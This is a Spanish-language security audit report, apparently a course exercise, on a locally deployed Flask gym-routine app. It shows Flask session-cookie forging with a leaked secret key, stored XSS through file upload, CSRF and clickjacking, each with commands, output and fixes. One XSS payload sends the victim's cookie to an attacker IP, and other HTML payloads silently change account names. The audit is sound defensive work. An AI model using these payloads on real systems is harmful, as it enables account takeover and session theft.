INFORME DE AUDITORIA DE SEGURIDAD WEB

Aplicacion: Gym Routine Generator (peps-team)

github.com/grupo1BPEPS/peps-team

Metodologia: OWASP Web Security Testing Guide (WSTG) v4.2

Fecha: 24 de Marzo de 2026
Auditor: Josias

Indice

1. Resumen Ejecutivo
2. Alcance y Objetivos
3. Reconocimiento del Servidor
4. Vulnerabilidad 1: Forjado de Cookies y Suplantacion de Identidad (CRITICO)
5. Vulnerabilidad 2: XSS Almacenado via Subida de Archivos (ALTO)
6. Vulnerabilidad 3: Cross-Site Request Forgery - CSRF (ALTO)
7. Vulnerabilidad 4: Clickjacking (MEDIO)
8. Fallo 1: Politica de Contrasenas Inexistente (MEDIO)
9. Fallo 2: Ausencia de Cabeceras de Seguridad (MEDIO)
10. Fallo 3: Ausencia de Rate Limiting en Login (ALTO)
11. Resumen de Hallazgos y Priorizacion

1. Resumen Ejecutivo

Se ha realizado una auditoria de seguridad sobre la aplicación web Gym Routine Generator, un proyecto desarrollado por el grupo 1B del curso de ciberseguridad 25/26. La auditoria combino análisis estático del código fuente disponible en el repositorio publico de GitHub con testing dinámico contra una instancia local desplegada con Docker.

Se identificaron y confirmaron 10 hallazgos de seguridad, de los cuales 2 son de severidad critica, 3 de severidad alta, 4 de severidad media y 1 de severidad baja. Los hallazgos mas graves permiten a un atacante suplantar la identidad de cualquier usuario del sistema sin conocer su contraseña, así como ejecutar código JavaScript malicioso en el navegador de las victimas a través de la subida de archivos sin restricciones.

2. Alcance y Objetivos

La auditoria se realizo sobre la aplicación desplegada localmente mediante Docker Compose, compuesta por los siguientes servicios: Apache HTTPD 2.4.33 como proxy inverso (puerto 6101), Flask (Python 3.11) como backend API (puerto 5000 interno), MariaDB 11 como base de datos, y phpMyAdmin (puerto 7101) como panel de administración de BBDD.

El objetivo fue evaluar la seguridad de la aplicación aplicando sistemáticamente los controles de la OWASP Web Security Testing Guide (WSTG) v4.2, identificando vulnerabilidades explotables y demostrando su impacto real con pruebas de concepto (PoC).

3. Reconocimiento del Servidor

3.1 Identificacion del Servidor Web

Mediante una petición HTTP básica se identifica que el servidor utiliza Apache 2.4.33 sobre Unix. Esta versión data de 2018 y tiene múltiples vulnerabilidades conocidas (CVEs) documentadas en ExploitDB:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$ whatweb http://localhost:6101/
http://localhost:6101/ [200 OK] Apache[2.4.33], Country[RESERVED][ZZ], HTML5, HTTPServer[Unix][Apache/2.4.33 (Unix)], IP[127.0.0.1], PasswordField, Script, Title[Gym Routine Generator]
```

Figura 1: Header del servidor revelando Apache 2.4.33 (Unix)

Una búsqueda en ExploitDB muestra exploits públicos disponibles para esta versión, incluyendo Buffer Overflow, Remote Code Execution y Path Traversal:

Date	D	A	V	Title	Type	Platform	Author
2023-04-01				Apache 2.4.x - Buffer Overflow	WebApps	Multiple	Sunil Iyengar
2021-11-11				Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	WebApps	Multiple	Valentin Lobstein
2021-10-13				Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza
2021-10-06				Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza
2020-05-01				Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit)	Remote	Multiple	Metasploit
2015-12-18				Apache 2.4.17 - Denial of Service	DoS	Windows	rUnViRuS
2007-11-30				Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting	Remote	Unix	Adrian Pastor
2002-05-29				Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' Information Disclosuree	Remote	Multiple	Richard Brain
2002-05-29				Apache Tomcat 3.2.3/3.2.4 - Example Files Web Root Full Path Disclosure	Remote	Multiple	Richard Brain
2002-05-29				Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure	Remote	Multiple	Richard Brain

Showing 1 to 10 of 10 entries (filtered from 46,496 total entries) FIRST PREVIOUS 1 NEXT LAST

Figura 2: CVEs y exploits disponibles para Apache 2.4.x en ExploitDB

3.2 Métodos HTTP No Restringidos

El servidor no limita los métodos HTTP disponibles. Al enviar una petición OPTIONS se confirma que el servidor acepta métodos que deberían estar restringidos (TRACE, PUT, DELETE) lo que podría facilitar ataques de tipo Cross-Site Tracing (XST) o manipulación directa de recursos:

```
PORT     STATE SERVICE VERSION
6101/tcp open  http    Apache httpd 2.4.33 ((Unix))
|_http-server-header: Apache/2.4.33 (Unix)
|_http-title: Gym Routine Generator
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
```

Figura 3: Métodos HTTP permitidos sin restricción

4. Vulnerabilidad 1: Forjado de Cookies y Suplantación de Identidad

Severidad	CRITICO	WSTG Ref	WSTG-ATHN-04, ATHZ-02, SESS-09
Vector	Network	Privilegios	Ninguno

4.1 Descripcion

La aplicación Flask utiliza cookies de sesión firmadas con una clave secreta (SECRET_KEY). Esta clave esta hardcodeada como 'gym_secret' en el archivo app.py y ademas expuesta en el repositorio publico de GitHub junto con el archivo .env que contiene las credenciales de la base de datos. Un atacante que conozca esta clave puede generar cookies de sesión validas para cualquier usuario del sistema sin necesidad de conocer su contraseña.

4.2 Proceso de Explotacion

Paso 1: Tras crear un usuario y autenticarse, se examina la cookie de sesión en las herramientas de desarrollo del navegador (pestaña Network):



Figura 4: Cookie de sesion Flask capturada

Paso 2: Al decodificar esta cookie se revela la estructura interna de la sesión, que incluye el id_usuario (en este caso, 2). Se puede deducir que existen otros usuarios con IDs secuenciales (1, 3, 4...):

Figura 5: Cookie decodificada mostrando id_usuario: 2

Paso 3: Con la SECRET_KEY conocida ('gym_secret'), se utiliza la herramienta flask-unsign para verificar la firma y forjar una nueva cookie con id_usuario: 1 (el administrador):



Figura 6: Uso de flask-unsign para decodificar, verificar la clave y forjar cookie

Paso 4: Se genera un token con id_usuario=1 para suplantar al administrador:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$ flask-unsign --sign --cookie "{'_permanent': True, 'id_usuario': 1, 'username': ''}" --secret "gym_secret"
eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjoxLCJ1c2VybmFtZSI6IiJ9.acJpMg.3W1XnphB30RbHzWil0vGOBgf5Zg
```

Figura 7: Cookie forjada generada para id_usuario=1

4.3 Demostracion de Impacto

Con la cookie forjada se confirma el acceso al perfil del administrador:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$ curl http://localhost:6101/api/usuarios/me   -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjoxLCJ1c2VybmFtZSI6IiJ9.acJpM
g.3W1XnphB30RbHzWil0vGOBgf5Zg"
{"id":1,"is_active":0,"username":"admin"}
```

Figura 8: Acceso al perfil del admin (id:1) con cookie forjada

Se pueden listar las rutinas del usuario suplantado:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$ curl http://localhost:6101/api/rutinas/usuario   -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjoxLCJ1c2VybmFtZSI6IiJ9.a
cJpMg.3W1XnphB30RbHzWil0vGOBgf5Zg"
[{"created_at":"Tue, 24 Mar 2026 10:07:59 GMT","nombre":"Fuerza B\u00e1sico 3 d\u00edas","rutina_json":{"dias":[{"dia":1,"ejercicios":[{"nombre":"Press Banca","reps":"10","series":3},{"nombr
e":"Fondos","reps":"8","series":3}],"nombre":"Pecho/Tr\u00edceps"},{"dia":2,"ejercicios":[{"nombre":"Remo","reps":"12","series":3},{"nombre":"Curl","reps":"12","series":3}],"nombre":"Espalda
/B\u00edceps"},{"dia":3,"ejercicios":[{"nombre":"Prensa","reps":"12","series":3},{"nombre":"Zancadas","reps":"12","series":3}],"nombre":"Pierna"}]},"rutina_usuario_id":1}]
```

Figura 9: Listado de rutinas del admin

Se pueden listar los archivos privados del usuario suplantado:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$ curl http://localhost:6101/api/ficheros/listar \
  -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjoxLCJ1c2VybmFtZSI6IiJ9.acJpMg.3W1XnphB30RbHzWil0vGOBgf5Zg"

[{"nombre_guardado":"5db5862a2aed8c388e6ab6dfd44be17b.conf","nombre_original":"SITE-B_7-0_0237_202603232308.conf"}]
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$
```

Figura 10: Listado de ficheros del admin

Se puede modificar el username del usuario suplantado, bloqueandole el acceso al sistema:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$ curl -X PUT http://localhost:6101/api/usuarios/me \
  -H "Content-Type: application/json" \
  -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjoyLCJ1c2VybmFtZSI6IiJ9.acJspA.04KkIKtn9dfRrwUjjh9OYNgGWYc" \
  -d '{"username": "hackeado"}'
{"mensaje":"Perfil actualizado"}
```

Figura 11: Cambio de username del usuario suplantado via PUT

Figura 12: Confirmacion del cambio de username a 'hackeado'



Figura 13: Login exitoso con el nuevo username (u:hackeado/p:josias)

Ademas, se pueden crear rutinas en la cuenta del usuario suplantado:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$ curl -X POST http://localhost:6101/api/rutinas/usuario \
  -H "Content-Type: application/json" \
  -H "Cookie: $COOKIE" \
  -d '{"rutina_base_id": 1}'
{"mensaje":"Rutina guardada en tu perfil"}
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria$ curl http://localhost:6101/api/rutinas/usuario -H "Cookie: $COOKIE"
[{"created_at":"Tue, 24 Mar 2026 10:56:49 GMT","nombre":"Fuerza B\u00e1sico 1 d\u00eda","rutina_json":{"dias":[{"dia":1,"ejercicios":[{"nombre":"Sentadilla Copa","reps":"12","series":3},{"no
mbre":"Flexiones","reps":"10","series":3},{"nombre":"Remo Mancuerna","reps":"12","series":3}],"nombre":"Full Body"}]},"rutina_usuario_id":2}]
```

Figura 14: Creación de rutina en cuenta de otro usuario

4.4 Resumen de Impacto

Sin conocer la contraseña de un usuario, un atacante puede:

- Leer todos sus ficheros privados
- Leer todas sus rutinas guardadas
- Cambiarle el username (bloqueandole el acceso al login)
- Subir archivos a su cuenta
- Guardar rutinas en su perfil

Cadena de ataque:

- SECRET_KEY 'gym_secret' obtenida del código fuente publico
- Cookie forjada con flask-unsign para cualquier id_usuario
- PUT a /api/usuarios/me cambia el username sin conocer la contraseña
- El usuario legitimo ya no puede hacer login con su nombre original

4.5 Remediacion

- Generar SECRET_KEY aleatoria con os.urandom(32)
- Sacar .env del repositorio y anadirlo a .gitignore
- Rotar todas las credenciales expuestas
- Limpiar el historial de Git con BFG Repo-Cleaner

5. Vulnerabilidad 2: XSS Almacenado via Subida de Archivos

Severidad	ALTO	WSTG Ref	WSTG-INPV-02, BUSL-08/09
Vector	Network (requiere interaccion)	Endpoint	/api/ficheros/subir, /ver/<hash>

5.1 Descripcion

La función de subida de archivos no valida el tipo, la extensión ni el tamaño de los archivos. Al revisar el código fuente de la función guardar_archivo(), se observa que la única verificación es que el nombre del archivo no este vació. Tras eso, el archivo se guarda con un hash MD5 como nombre, conservando la extensión original:

```
def guardar_archivo(file, upload_folder, user_id, rutina_usuario_id=None):
    try:
        if file.filename == "":
            return False, "Nombre de archivo vacio"

        nombre_original = secure_filename(file.filename)
        extension = os.path.splitext(nombre_original)[1]

        contenido = file.read()
        hash_md5 = hashlib.md5(contenido).hexdigest()
        file.seek(0)

        nombre_guardado = f"{hash_md5}{extension}"

        if not os.path.exists(upload_folder):
            os.makedirs(upload_folder)

        file.save(os.path.join(upload_folder, nombre_guardado))
```

Figura 15: Código de guardar_archivo() sin validación de tipo ni extensión

Previamente se confirmo que el sistema acepta archivos de cualquier tipo al subir un archivo .conf de configuración de un Fortigate sin que la aplicación rechace la operación:

```
from flask import Flask
from flask_cors import CORS
from datetime import timedelta
import os
def create_app():
    app = Flask(__name__)
    CORS(app, supports_credentials=

    app.config['SECRET_KEY'] = 'gym
    app.permanent_session_lifetime

    UPLOAD_FOLDER = "/app/uploads"
```

Figura 16: Archivo .conf subido exitosamente sin validación

5.2 Proceso de Explotacion

Paso 1: Se crea un archivo HTML con código JavaScript malicioso. El primer intento utiliza un payload que intenta exfiltrar la cookie de sesión a un servidor controlado por el atacante:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lft$ cat foto_rutina.html
<html>
<body>
<h1>Imagen no disponible</h1>
<script>
  new Image().src = "http://192.168.1.151:8888/robo?cookie=" + document.cookie;
</script>
</body>
</html>
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lft$ curl -X POST http://localhost:6101/api/ficheros/subir \
  -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjoyLCJ1c2VybmFtZSI6IiJ9.acJspA.04KkIKtn9dfRrwUjjh9OYNgGWYc" \
  -F "archivo=@foto_rutina.html"
{"mensaje":{"nombre_guardado":"f014eda1e15888db1699c13ca051ec4f.html","nombre_original":"foto_rutina.html"}}
```

Figura 17: Payload HTML malicioso y subida a la cuenta de la victima

Paso 2: Al acceder a la URL del archivo subido, el servidor Python en escucha recibe la petición, pero la cookie llega vacia. Esto se debe a que Flask configura HttpOnly por defecto, impidiendo que JavaScript acceda directamente a la cookie:

```
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.1.151 - - [24/Mar/2026 12:36:34] code 404, message File not found
192.168.1.151 - - [24/Mar/2026 12:36:34] "GET /robo?cookie= HTTP/1.1" 404 -
```

Figura 18: Petición recibida con cookie vacía (HttpOnly activo)

Paso 3: Se adapta el payload para explotar el XSS sin necesidad de leer la cookie. En lugar de exfiltrar la cookie, el nuevo payload ejecuta un fetch() con credentials:include, lo que hace que el navegador envié automáticamente la cookie HttpOnly. El payload cambia el username de la victima:

```
<html>
<body>
<h1>Cargando rutina...</h1>
<script>
  fetch("/api/usuarios/me", {
    method: "PUT",
    credentials: "include",
    headers: {"Content-Type": "application/json"},
    body: JSON.stringify({"username": "xss_pwned"})
  }).then(r => r.json()).then(d => {
    document.body.innerHTML = "<h1>Tu rutina se ha actualizado</h1>";
  });
</script>
</body>
</html>
```

Figura 19: Payload mejorado que cambia username vía fetch() con credentials

Paso 4: Se sube el archivo malicioso a la cuenta de la victima (utilizando la cookie forjada de la vulnerabilidad anterior):

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$ curl -X POST http://localhost:6101/api/ficheros/
subir \
  -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjoyLCJ1c2VybmFtZSI6IiJ9.acJspA.04KkIKtn9dfRr
wUjjh9OYNgGWYc" \
  -F "archivo=@payload3.html"
{"mensaje":{"nombre_guardado":"fd2bf148398b62676c7416824bba507a.html","nombre_original":"payload3.html"}}
```

Figura 20: Subida del payload a la cuenta de la victima

Paso 5: Cuando la victima, estando autenticada, accede al archivo, ve un mensaje que no le indica nada, pero el JavaScript se ejecuta en segundo plano:

Figura 21: Lo que ve la victima al abrir el archivo

Paso 6: Se confirma que el username de la victima ha sido modificado sin su conocimiento:

Figura 22: Confirmación de que el username fue cambiado por el XSS

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$ curl http://localhost:6101/api/usuarios/me \
  -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjoyLCJ1c2VybmFtZSI6IiJ9.acJspA.04KkIKtn9dfRr
wUjjh9OYNgGWYc"
{"id":2,"is_active":1,"username":"xss_pwned"}
```

Figura 23: Login exitoso con el username modificado

5.3 Impacto

Un atacante puede ejecutar cualquier acción que la victima pueda realizar desde su navegador:

- Cambiar su username (confirmado)
- Leer sus ficheros privados via fetch a /api/ficheros/listar
- Leer sus rutinas via fetch a /api/rutinas/usuario
- Desactivar su cuenta via fetch DELETE a /api/usuarios/me
- Inyectar un keylogger que capture todo lo que escribe
- Reemplazar el DOM con un formulario de login falso (phishing)...

5.4 Remediacion

- Implementar whitelist de extensiones permitidas (.jpg, .png, .gif, .pdf)
- Validar Content-Type/MIME del archivo
- Limitar tamaño con app.config['MAX_CONTENT_LENGTH']
- Servir archivos con Content-Disposition: attachment y Content-Type forzado
- Configurar Content-Security-Policy para prevenir ejecucion de scripts

6. Vulnerabilidad 3: Cross-Site Request Forgery (CSRF)

Severidad	ALTO	WSTG Ref	WSTG-SESS-05, CLNT-07
Vector	Requiere que victima visite pagina	Endpoint	Todos los POST/PUT/DELETE

6.1 Descripcion

La aplicación no implementa ninguna protección contra CSRF: no hay tokens anti-CSRF, no se verifica el header Origin ni Referer, la cookie SameSite no esta configurada como Strict, y el CORS esta configurado con supports_credentials=True sin restringir orígenes. Esto permite que una pagina web externa ejecute acciones en la aplicación en nombre del usuario autenticado.

6.2 Proceso de Explotacion

Paso 1: Se crea un archivo HTML malicioso alojado en un servidor diferente (localhost:9999). El archivo contiene JavaScript que ejecuta un PUT a /api/usuarios/me para cambiar el username de la victima:

```html
<html>
<body>
<h1>Has ganado un iPhone! Haz click para reclamar</h1>
<script>
  fetch("http://localhost:6101/api/usuarios/me", {
    method: "PUT",
    credentials: "include",
    headers: {"Content-Type": "application/json"},
    body: JSON.stringify({"username": "csrf_pwned"})
  })
  .then(r => r.json())
  .then(d => {
    alert("CSRF ejecutado! Respuesta: " + JSON.stringify(d));
  })
  .catch(e => {
    alert("Error: " + e);
  });
</script>
</body>
</html>
```

Figura 24: Archivo HTML con payload CSRF

Paso 2: Se genera una cookie forjada para el usuario victima y se sube el archivo de prueba a su cuenta:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$ curl http://localhost:6101/api/usuarios/me \
  -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjozLCJ1c2VybmFtZSI6Impvc2lhczIifQ.acKBPg.2da
YMkHrPDfEJZCc3jnplDiuU9o"
{"id":3,"is_active":1,"username":"josias2"}
```

Figura 25: Cookie forjada para usuario josias2

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$ curl http://localhost:6101/api/ficheros/subir
-H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjozLCJ1c2VybmFtZSI6Impvc2lhczIifQ.acKBPg.2daYM
kHrPDfEJZCc3jnplDiuU9o" -F "archivo=@csrf_test.html"
{"mensaje":{"nombre_guardado":"eeae8b13ad7fc5ca8ff7ab6836c48002.html","nombre_original":"csrf_test.html"}}
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$
```

Figura 26: Subida del archivo CSRF test

Paso 3: Al acceder al archivo desde el navegador con sesión activa, el fetch() se ejecuta automáticamente y el alert confirma que la acción fue exitosa:



Figura 27: Alert confirmando ejecución del CSRF

Paso 4: Se verifica que el username fue efectivamente modificado:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$ curl http://localhost:6101/api/usuarios/me \
  -H "Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlLCJpZF91c3VhcmlvIjozLCJ1c2VybmFtZSI6Impvc2lhczIifQ.acKBPg.2da
YMkHrPDfEJZCc3jnplDiuU9o"
{"id":3,"is_active":1,"username":"csrf_pwned"}
```

Figura 28: Confirmación de username cambiado a 'csrf_pwned'

6.3 Remediacion

- Implementar Flask-WTF con CSRFProtect
- Configurar CORS con origenes especificos en vez de wildcard
- Establecer SameSite=Strict en las cookies de sesion

7. Vulnerabilidad 4: Clickjacking

Severidad	MEDIO	WSTG Ref	WSTG-CLNT-09

7.1 Descripción y Evidencia

La aplicación no envía la cabecera X-Frame-Options ni configura frame-ancestors en Content-Security-Policy, lo que permite que cualquier sitio web externo cargue la aplicación dentro de un iframe. Un atacante puede crear una pagina que superponga elementos invisibles sobre la aplicación para engañar al usuario y hacer que ejecute acciones no deseadas.

Se creo un HTML de prueba con un iframe que carga la aplicación:

```
eden@eden:~/Escritorio/clase/peps/peps-team/auditoria/lfi$ cat click.html
<html>
<body>
<h1>Clickjacking Test</h1>
<iframe src="http://localhost:6101/" width="800" height="600"></iframe>
</body>
</html>
```

Figura 29: Código HTML del test de clickjacking

La aplicación se carga completamente dentro del iframe, confirmando la vulnerabilidad:



Figura 30: Aplicación cargada dentro de iframe (clickjacking confirmado)

7.2 Remediacion

- Anadir cabecera X-Frame-Options: DENY en Apache
- Configurar Content-Security-Policy con frame-ancestors 'none'

8. Fallo 1: Política de Contraseñas Inexistente

Severidad	MEDIO	WSTG Ref	WSTG-ATHN-07, IDNT-02

8.1 Descripción y Evidencia

El sistema de registro no implementa ninguna validación sobre la complejidad de las contraseñas. La única verificación en el código es que el campo password no este vació. Esto permite registrar usuarios con contraseñas de un solo carácter, facilitando enormemente ataques de fuerza bruta.

Se registro exitosamente un usuario con la contraseña '1':

```
bp = Blueprint('auth', __name__, url_prefix='/api/auth')


# 1. REGISTRO DE USUARIOS
@bp.route('/registro', methods=['POST'])
def registro():
    datos = request.get_json()

    username = datos.get('username')
    password = datos.get('password')

    if not username or not password:
        return jsonify({"error": "Faltan datos"}), 400

    try:
        controlador_usuarios.registrar_usuario(username, password)
        return jsonify({"mensaje": "Usuario registrado con éxito"}), 201
    except Exception:
        return jsonify({"error": "El usuario ya existe"}), 409
```

Figura 31: Código del fallo

